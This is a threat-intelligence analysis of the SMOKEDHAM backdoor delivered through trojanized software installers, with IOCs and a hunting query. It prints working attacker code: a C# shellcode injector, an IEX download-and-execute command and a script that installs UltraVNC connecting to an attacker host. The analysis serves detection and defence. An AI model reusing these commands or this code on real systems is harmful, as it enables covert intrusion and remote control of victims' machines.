Case Study
The SMOKEDHAM backdoor has been active since 2019 and has been observed being distributed by the threat actor Mandiant identifies as UNC2465. This financially motivated group is known for its involvement in complex extortion operations. They typically gain access to victims’ environments through malicious installers masquerading as legitimate software, often spread via Malvertising leveraging Google and Bing Ads, which leads to the deployment of the SMOKEDHAM backdoor. Historically linked to DARKSIDE ransomware, UNC2465 has since shifted its operations to utilize LOCKBIT ransomware.
There have been multiple sightings of SMOKEDHAM in the wild between 2023 and 2024. For further reading and additional research, please refer to the reference section at the end of this article.
UNC2465
UNC2465 is a cyber threat cluster known for conducting multifaceted extortion campaigns, including supply chain attacks and ransomware deployments. In recent activity, UNC2465 has leveraged trojanized installers disguised as legitimate tools, such as KeyStore Explorer and Angry IP Scanner, to deliver SMOKEDHAM payloads. UNC2465 activity has historically preceded DARKSIDE and LOCKBIT ransomware deployments. However, it is likely future UNC2465 operations will rely on different ransomware families given DARKSIDE is no longer operating and LOCKBIT has been disrupted due to law enforcement action.
Key Activities and Tactics:
- UNC2465 has been observed delivering the SMOKEDHAM backdoor via phishing emails. Services such as Google Drive and Dropbox have been utilized to host malicious payloads. UNC2465 has also conducted supply chain attacks, notably compromising the website of a CCTV vendor to distribute trojanized software.
- The group primarily uses the SMOKEDHAM backdoor. This backdoor facilitates initial access and persistence within targeted networks.
- Post-compromise, UNC2465 leverages tools such as Advanced IP Scanner and BloodHound for network reconnaissance. They utilize Remote Desktop Protocol (RDP) for lateral movement and deploy Mimikatz for credential harvesting.
- The group was observed by Mandiant using the NGROK utility to bypass firewalls, exposing internal services like RDP to the internet, thereby facilitating unauthorized access.
- As an affiliate of LOCKBIT and previously DARKSIDE, UNC2465 has deployed ransomware in victim environments. In some cases, there have been significant delays between initial compromise and ransomware deployment.
Notable Incidents
- In May 2021, UNC2465 compromised the website of a CCTV camera vendor, inserting malware into a Windows application used by customers to manage security feeds. This supply chain attack led to the distribution of the SMOKEDHAM backdoor to the vendor’s clients.
- In late 2023, the group was linkedto malvertising campaigns distributing trojanized versions of legitimate software, such as Advanced IP Scanner, RVTools and DBeaver. These campaigns aimed to deliver the SMOKEDHAM to unsuspecting users.
TRAC Analysis

IPScanner
After the payload execution, changes were made to manipulate Microsoft Distributed Transaction Coordinator (MSDTC) service with the following commands:
- sc config msdtc start= demand — the command configures the MSDTC service to start manually (“on-demand”).
- sc config msdtc obj= “LocalSystem” — the command changes the service account under which MSDTC runs, configuring it to run under the LocalSystem account, a very high-privileged built-in account on Windows machines.
The purpose of running the above commands is to later DLL side-load the binary named oci.dll retrieved from the C2 server to establish the persistence or escalate the privileges. We did not observe the threat actor dropping oci.dll on the host.
The following reconnaissance commands were observed:
- C:\Windows\system32\whoami.exe
- C:\Windows\system32\systeminfo.exe
Approximately 6 hours after the execution of the malicious binary on the beachhead host, the threat actors moved laterally to the Domain Controller using WMI (Windows Management Instrumentation):
- “C:\Windows\System32\Wbem\WMIC.exe” /node:10.5.20.2 process call create “cmd.exe /c C:\programdata\Microsoft\LogUpdateWindows\oleview.exe”
- “C:\Windows\System32\Wbem\WMIC.exe\” /node:10.5.20.2 process call create \”cmd.exe /c c:\programdata\Microsoft\LogUpdateWindows\Microsoft.AnyKey.lnk\
The attempts were made to copy the legitimate oleview.exe binary which can be used later for side-loading the malicious aclui.dll and the shortcut file Microsoft.AnyKey.lnk.
NSIS script
Upon analyzing the NSIS script, we noted the following:
- The script creates the empty file Cert.txt as a mutex — so if it finds the Cert.txt file under C:\ProgramData\Microsoft\WindowsUpdate24 path the further execution of the script will not continue.
- The script checks for the following values in the registry:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion: CurrentMajorVersionNumber (Windows version)
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TcpIp\Parameters: Domain (system domain)
If either of these is empty, the script skips to label_59, which avoids further installations.
- The default installation directory is set to C:\ProgramData\Microsoft\WindowsUpdate24.This is where the malicious SMOKEDHAM files and the decoy installer will be placed (InstallDir C:\ProgramData\Microsoft\WindowsUpdate24).
- The script copies the file ipscan-3.9.1-setup.exe to the installation directory and executes the installer for Angry IP Scanner.
- Extracts an archive UpdateFull.7z using the password TG98HJerxsdqWE45 via 7za.exe.
- Creates a directory called LogUpdateWindows under C:\ProgramData\Microsoft\ and copies the malicious files to the new directory: - Microsoft.AnyKey.lnk - Microsoft.AnyKey.exe - Wiaphoh7um.t - LogUpdate.bat

Copy SMOKEDHAM files into a new directory
- Running commands described above: - “sc config msdtc start= demand” - “sc config msdtc obj= “$LocalSystem$””
- Write a new registry key under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run , pointing to Microsoft.AnyKey.lnk to ensure the malicious shortcut file is executed on startup (persistence).
- Writes a value to the registry at HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSDTC\MTxOCI. Specifically, it modifies the OracleOciLibPath registry key and sets its value to C:\ProgramData\SysIco — this is where the malicious oci.dll we mentioned previously would be dropped.
So, upon the initial execution the malicious batch file will be executed under C:\ProgramData\Microsoft\WindowsUpdate24\WindowsUpdate.bat with the command:
- C:\ProgramData\Microsoft\WindowsUpdate24\Microsoft.AnyKey.exe abnormal c:\programdata\1 C:\ProgramData\Microsoft\WindowsUpdate24\WindowsUpdate.bat
Microsoft.AnyKey.exe or Microsoft.NodejsTools.PressAnyKey.exe is used as a LOLBIN. From the command above, the first argument is “abnormal”, which does not play a significant role in the execution. The second argument is the path to the file at c:\programdata\1 containing the PID of the process to be launched. The third argument is the file to be executed. In our case, it is WindowsUpdate.bat.
The contents of the WindowsUpdate.bat script is shown below.

Content of WindowsUpdate.bat script
The script uses shortened aliases for PowerShell commands, like SV for Set-Variable, SI for Set-Item, and DIR for Get-ChildItem -Directory. This substitution makes the code much harder to read and analyze.
The script uses wildcards (e.g., Exxt, *manName, nlg, kit) to reference variables and method names dynamically. For example, Exxt stands for Execute or Invoke, which is resolved to EngineIntrinsics by PowerShell’s matching logic shown in code snippet below. manName, nlg, and ki*t target specific methods or properties within EngineIntrinsics.
The snippet of the deobfuscated values:
Ex*xt variable value: System.Management.Automation.EngineIntrinsics
Matched method with *man*Name wildcard: GetCommandName
Command for Variable 3 would be: New-Object
Variable 3 set to: New-Object
Method name matched with *k*i*t wildcard: InvokeScript
Command to invoke would be:
System.Collections.ObjectModel.Collection[psobject] InvokeScript(string script), System.Collections.ObjectModel.Collection[psobject] InvokeScript(string script, Params System.Object[] args), System.Collections.ObjectModel.Collection[psobject] InvokeScript(System.Management.Automation.SessionState sessionState, scriptblock scriptBlock, Params System.Object[] args), System.Collections.ObjectModel.Collection[psobject] InvokeScript(bool useLocalScope, scriptblock scriptBlock, System.Collections.IList input, Params System.Object[] args), System.Collections.ObjectModel.Collection[psobject] InvokeScript(string script, bool useNewScope, System.Management.Automation.Runspaces.PipelineResultTypes writeToPipeline, System.Collections.IList input, Params System.Object[] args)
With parameters: New-Object C:\ProgramData\Microsoft\WindowsUpdate24\kautix2aeX.t
It eventually invokes the malicious .NET code within kautix2aeX.t leveraging PowerShell.
The script kautix2aeX.t is a PowerShell script that performs the following actions:
- The script sleeps for 60 seconds.
- The variable $i9evfun6NRZh contains an obfuscated (base64-encoded) string, which looks like it is encoded data that will be decrypted.
- ConvertTo-SecureString takes $i9evfun6NRZh and decrypts it using $jwo4BC7QIJtr as the key, resulting in $5xNHGY2Ila98, a decrypted, secure string.
- System.Drawing.dll, System.Web.Extensions.dll, and System.Windows.Forms.dll are dynamically constructed as var1, var2, and var3. These assemblies are standard .NET libraries are used for graphic manipulation, web functionalities and GUI-related operations.
- $var4 is constructed as hxxps://cdn-server-1.xiren77418.workers[.]dev, which is SMOKEDHAM command-and-control (C2) server.
- After compiling the C# code, the script executes the main .NET payload and calls a method named HPlu from the newly created type [VuLiaU.aCFKMgLnNBgEcxS]. The method FGPZ is called with $var4 (the C2 URL), QQnoZKqtpRUzETVvpRgPRpcN (RC4 key) and 40000 as additional parameters.
- This step initiates communication with the remote server, cdn-server-1.xiren77418.workers[.]dev.

Obfuscated kautix2aeX.t script

Cleaned up kautix2aeX.t script
kautix2aeX payload (main .NET payload)
The core .NET payload takes three arguments mentioned above — C2 URL, RC4 key and the delay interval.

kautix2aeX payload (main .NET payload)
The method gYsmGak (Figure 6) takes an integer input parameter that specifies the length of a random alphanumeric string to be generated. If the input is 0 (in our sample it is “0”), the method randomly sets the length between 1 and 15. It uses a seeded random generator, initialized with the process ID and the current time, to create the string from a character set of letters and digits. The generated string is then appended to each new POST request to the C2 URL, such as “hxxps://cdn-server-1.xiren77418.workers[.]dev/IlL3LmVC/”.

The same method is used to generate the ID that will be used as a static value during C2 communications, which means the same unique ID will be appended to the POST requests until the new round of the binary execution.
The initial connection to the C2, the infected host would register itself.
POST hxxps://cdn-server-1.xiren77418.workers[.]dev/fEaTmgI8pTgsbe7/ HTTP/1.1
User-Agent: Microsoft Windows NT 10.0.16299.0
Content-Type: application/json
Host: cdn-server-1.xiren77418.workers.dev
Content-Length: 131
Expect: 100-continue
Connection: Keep-Alive
{"UUID":null,"ID":"UqEWTGw4CCWwCTHv","Data": encrypted content}
Where decrypted data would contain register ID COMPUTERNAME USERDOMAIN\USERNAME. The user agent is constructed from the current operating system version of the victim’s machine, so it would always be Microsoft Windows NT followed by the OS version on Windows machines.
With the delays specified in the script mentioned above, the C2 would respond with commands such as ‘whoami”, “systeminfo” to perform reconnaissance on the host. Upon further testing, there is a high confidence that “whoami” is used as an automated command by the threat actor and “systeminfo” is executed manually by the TA.
If the C2 server’s response includes a UUID, the infected machine processes it. The UUID format is [a-fA-F0–9]{8}-[a-fA-F0–9]{4}-[a-fA-F0–9]{4}-[a-fA-F0–9]{4}-[a-fA-F0–9]{12}. This value only appears if the infected machine receives a valid response from the C2 server, such as an arbitrary command execution.
An example of the valid response from C2 is shown below.
{"UUID":"7a189f32–6e45–46ac-a24e-88c9267dd09f","ID":"IckwbO2lvIBhl3QA","Data":"yMM="}
Where the data is, again, base64-encoded and RC4-encrypted.
In return, the victim’s machine sends the response of the requested data back to the C2 server using the same UUID.
The payload checks if the decrypted command contains “delay.” If it does, it configures the sleep interval between further C2 communications. If the response from the server contains “exit” — the payload process exits. For other valid commands from C2, the runspace, an environment where PowerShell commands are executed, is created to execute the arbitrary commands from C2. The output or any error message resulting from the execution along with the UUID received is sent back to the C2 server.

Function responsible for executing the received PowerShell commands
The open-source SMOKEDHAM (also known as Thundershell) RAT has two autocommands enabled by default: whoami and screenshot. The latter captures a screenshot of the victim’s machine. In this case, however, the threat actor (TA) only uses whoami as an autocommand. SMOKEDHAM also supports domain fronting, which allows the TA to mask the true destination by redirecting requests through a different domain. The operators of SMOKEDHAM leverage Cloudflare Workers to achieve this (please see the IOC section for indicators).
SMOKEDHAM can generate three types of payloads:
- Powershell — the C# code is integrated into PowerShell (Figure 8)
- csharp — the precompiled version of the RAT in C# format.
- exe — the ready-to-execute binary file of the RAT.
The following are the RAT commands:

The exec, inject, upload and ps utilizes the PowerShell payloads with embedded C# code that are executed in memory.
For the exec command, the exec.ps1 is used, first it allocates the memory for shellcode with VirtualAlloc and then set it to MEM_COMMIT and PAGE_EXECUTE_READWRITE, then it calls CreateThread to execute the shellcode, the full script is shown below.
$Injector = @"
using System;
using System.Collections.Generic;
using System.Text;
using System.Runtime.InteropServices;
namespace Injector
{
public class Shellcode
{
private static UInt32 VAR1 = 0x1000;
private static UInt32 VAR2 = 0x40;
[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 VAR3, UInt32 VAR4, UInt32 VAR5, UInt32 VAR6);
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr VAR3, UInt32 VAR4);
[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr VAR10(IntPtr VAR3, UInt32 VAR4, IntPtr VAR5, IntPtr VAR6, UInt32 VAR7, UInt32 VAR8);
[DllImport("kernel32.dll")]
public static extern IntPtr LoadLibrary(string VAR3);
[DllImport("kernel32.dll")]
public static extern IntPtr GetProcAddress(IntPtr VAR3, string VAR4);
static public void Exec(byte[] cmd)
{
IntPtr VAR11 = LoadLibrary("kernel32.dll");
IntPtr VAR12 = GetProcAddress(VAR11, "CreateThread");
VAR10 VAR13 = (VAR10)Marshal.GetDelegateForFunctionPointer(VAR12, typeof(VAR10));
UInt32 VAR14 = VirtualAlloc(0, (UInt32)cmd.Length, VAR1, VAR2);
Marshal.Copy(cmd, 0, (IntPtr)(VAR14), cmd.Length);
IntPtr VAR15 = IntPtr.Zero;
IntPtr VAR16 = IntPtr.Zero;
VAR15 = VAR13(IntPtr.Zero, 0, (IntPtr)VAR14, VAR16, 0, 0);
WaitForSingleObject(VAR15, 0xFFFFFFFF);
}
}
}
"@
Try {
Add-Type -TypeDefinition $Injector -Language CSharp
} Catch {
Write-Output "CSharp already loaded"
}
[Injector.Shellcode]::Exec([Convert]::FromBase64String("[PAYLOAD]"));
For the inject command, the basic process injection is being used with the following API calls:
- OpenProcess — gets a handle to a target process
- VirtualAllocEx — allocates memory within the target process
- WriteProcessMemory — writes data to the allocated memory
- CreateRemoteThread — creates a new thread in the target process that will execute the injected payload
For the ps command, the following script is executed:
$ProcessList = @()
Get-CimInstance Win32_process | ForEach-Object {
$Process = $_
$Owner = Invoke-CimMethod -InputObject $Process -MethodName GetOwner | Select Domain, User
$OwnerString = ""
if ([String]::IsNullOrEmpty($Owner.Domain)) {
$OwnerString = $Owner.User
} else {
$OwnerString = "$($Owner.Domain)\$($Owner.User)"
}
$Output = New-Object -TypeName PSObject -Property @{
PID = $Process.ProcessId
Name = $Process.ProcessName
Owner = $OwnerString
CommandLine = $Process.CommandLine
}
$ProcessList += $Output
}
$ProcessList | Format-Table -AutoSize
Where Get-CimInstance cmdlet is used to retrieve a list of all processes currently running on the system.
For the upload command, the PowerShell script decodes a Base64-encoded string and writes the decoded content to a specified file:
$var1 = "[PAYLOAD]"
$var2 = [Convert]::FromBase64String($var1)
$var3 = [Text.Encoding]::ASCII.GetString($var2)
$var3 | Out-File [PATH]
Recent Observations
We observed new samples on VirusTotal signed with EV certificates and reported the certificates misuse to GlobalSign and SSL.
Certificate details:
Name: Guan Clean Technology Company Limited
Issuer: GlobalSign GCC R45 EV CodeSigning CA 2020
Thumbprint: 90F010D6448D06CBF218D61ADFA1C3A0657A0E3B
Serial Number: 5F 7A 0B 47 90 7C 8D AB 52 50 5A D4

Name: JBMC Software Inc.
Issuer:SSL.com EV Code Signing Intermediate CA RSA R3
Thumbprint:437D41974148291A70F6A8E51F08CF789C44DFAF
Serial Number:3F 79 EF AB 9E 23 A0 03 92 A0 EB D7 17 02 A8 CC
This sample came with a few changes. Threat actors added three additional files to the signed executable:
- aclui-2.dll — the malicious DLL containing the PowerShell command to execute Wiaphoh7um.t file (this is likely the replacement for the batch files mentioned earlier)
- aclui.dll — the malicious DLL containing the PowerShell command to execute kautix2aeX.t.
- oleview.exe — legitimate binary used to side-load the malicious aclui.dll

Side-loading the malicious DLL is a stealthier approach than using Microsoft.NodejsTools.PressAnyKey.exe LOLBIN.
In addition to incorporating the files specified earlier, the NSIS script has undergone several modifications as described below:
- This command executes only if the machine is not part of a domain. It checks if the registry value under system\CurrentControlSet\Services\TcpIp\Parameters\Domain returns an empty string, indicating the machine is not domain-joined. If the check confirms this, the following command is executed: w32tm /monitor /computers:ec2–52–14–160–176.us-east-2.compute.amazonaws.com_._ This command queries and monitors the time synchronization status between the potentially threat actor-controlled EC2 instance and the non-domain joined machine. The purpose of running this command is unclear, but it may serve as a diversionary tactic or smokescreen to convince the user that the binary is not malicious.
- The binary oleview.exe is copied to C:\ProgramData\Microsoft\LogUpdateWindows.
- The malicious DLL aclui-2.dll is copied and renamed to C:\ProgramData\Microsoft\LogUpdateWindows\aclui.dll.
- Persistence is achieved through the Windows Registry’s Run key. Specifically, an entry is created with the value name UpdateOleview located at SOFTWARE\Microsoft\Windows\CurrentVersion\Run. This registry key ensures that the executable C:\ProgramData\Microsoft\LogUpdateWindows\oleview.exe.
SMOKEDHAM Hands-On Activity
From the recent observations, we saw the threat actor executing the commands:
- systeminfo
- ls ~\
- ls ~\desktop
- ls ~\download
- IEX (New-Object Net.Webclient).downloadstring(‘hxxps://www.dropbox[.]com/scl/fi/anusqer4tww1m89rp4myw/vnc.t?rlkey=eze5u689av8nu48wx696latp9&dl=1’)
Where vnc.t is a PowerShell script that contains the following:
mkdir "$env:Programdata\Winlogon";
Sleep 5;
$clients = new-object System.Net.WebClient;$clients.DownLoadFile('https://www.dropbox.com/scl/fi/l37v94e1cmkpndra2k54h/winlogon.t?rlkey=ezayv7o216lebiyj4f15y20se&dl=1',"$env:Programdata\Winlogon\winlogon.exe");
$clients = new-object System.Net.WebClient;$clients.DownLoadFile('https://www.dropbox.com/scl/fi/fl12d5db094koajsf0bm9/UltraVNC.t?rlkey=mtboezl2ox6fu7i5t8ud7rnv3&dl=1',"$env:Programdata\Winlogon\UltraVNC.ini");
cd "$env:Programdata\Winlogon\";
Sleep 3;
$num = Get-Random -max 30000000 -min 20000000;
$Id = "ID:"+$num;
.\winlogon.exe -autoreconnect $Id -connect ec2–18–220–58–90.us-east-2.compute.amazonaws.com:443 -run;
TASKKILL /IM rundll32.exe /F;
TASKKILL /IM rundll32.exe /F;
TASKKILL /IM rundll32.exe /F;
Sleep 1;
TASKKILL /IM rundll32.exe /F;
echo "VNC - $Id";
· Get-Process | Where {$_.path -eq "c:\ProgramData\Winlogon\winlogon.exe"}
From the commands listed above, we can observe that the threat actors were interested in Desktop and Downloads folders. They retrieved the UltraVNC payload and its configuration from the UltraVNC.ini file via Dropbox, subsequently placing them in the C:\Programdata\Winlogon directory. Additionally, UltraVNC established a connection to an attacker-controlled EC2 instance located at ec2–18–220–58–90.us-east-2.compute.amazonaws[.]com:443.
Indicators of Compromise
SMOKEDHAM C2:

soft-dns.sejilod748.workers.dev
cdn1.poyag17470.workers.dev
cdn1.cowivat156.workers.dev
server-cdn.lafise2419.workers.dev
server-web-cdn.rojotoc516.workers.dev
server-cdn.lecoc56350.workers.dev
server-cdn.xohahey822.workers.dev
server-web-cdn.vosax32455.workers.dev
cdn-server-1.xiren77418.workers.dev
soft-base-01.ginigiy117.workers.dev
work-server-1.picalob750.workers.dev
cdn-web-server1.techserver01.workers.dev
server-web-cdn.detocim498.workers.dev
server-web-cdn.pixece7948.workers.dev
server-cdn.virej10913.workers.dev
server-web-cdn.kagoli5215.workers.dev
dash-server.servertech03.workers.dev
cdn-server-2.wesoc40288.workers.dev
server-web-cdn.nefixeg373.workers.dev
cdn-server-full.taros12579.workers.dev
server-cdn.sidoke9822.workers.dev
server-cdn.jawigaw383.workers.dev

Payloads:

aclui-2.dll - 556d3dcea423e658a53cdbd43cde2ddd1c29590706f926b4d8f210c4f17b4670
aclui.dll - ff2b734ec870927a19bf61106cd2f2383ec66e79c1bce369fbd1fb234527b888
kautix2aeX.t - b2b953bb7424b73af385615ceece9742f75f3954b81b30163402b15bada8c18e
Wiaphoh7um.t - 2acda6ddcd8fecf5d922259b43d20556b7a5982a876ae50df68d09d3dae0d066
j1yvoijk.dll (ThunderShell/SMOKEDHAM) - 6dc87438c968c8d530372fb3c777bab94dd69e4186474380eef0d8b31176f136
RVTools.exe (malicious installer) - 34602ec363f0fe18ae324ff46d523819d65d38dd989fa0640a01fbfd3673f797
ipscan-3.9.1-setup.exe (malicious installer) - 09b5e780227caa97a042be17450ead0242fd7f58f513158e26678c811d67e264
dbeaver-ce-latest-x86_64-setup.exe (malicious installer) - e6665cdbad676582b7dd959d6893738e1be3c5fa4698af99b5a081fca9918497
UltraVNC.t (config file for UltraVNC) - 09aa9a74d7488a5a26ddf29305b40282a3ab3645f75e09a74365560bb5ece4dd
vnc.t (PowerShell script to deploy UltraVNC) - b7be5e44c1ab0ef4ebd3b43c19ef61809beaba5eb92f6cf2667bf7652cea326b
winlogon.t (UltraVNC) - bcfc72748479693b517a0825f174629a465832e1030c54da9e09a6fdcb01b708
Dropbox link - www.dropbox.com/scl/fi/l37v94e1cmkpndra2k54h/winlogon.t?rlkey=ezayv7o216lebiyj4f15y20se&dl=1
Dropbox link - www.dropbox.com/scl/fi/fl12d5db094koajsf0bm9/UltraVNC.t?rlkey=mtboezl2ox6fu7i5t8ud7rnv3&dl=1
EC2 instance - ec2-18-220-58-90.us-east-2.compute.amazonaws.com
EC2 instance - ec2-52-14-160-176.us-east-2.compute.amazonaws.com
Hunting
Microsoft Defender Hunting query for oleview.exe running from WindowsUpdate24 (the folder name has been consistent with SMOKEDHAM):
DeviceProcessEvents
| where ProcessCommandLine has "C:\\ProgramData\\Microsoft\\WindowsUpdate24\\oleview.exe"
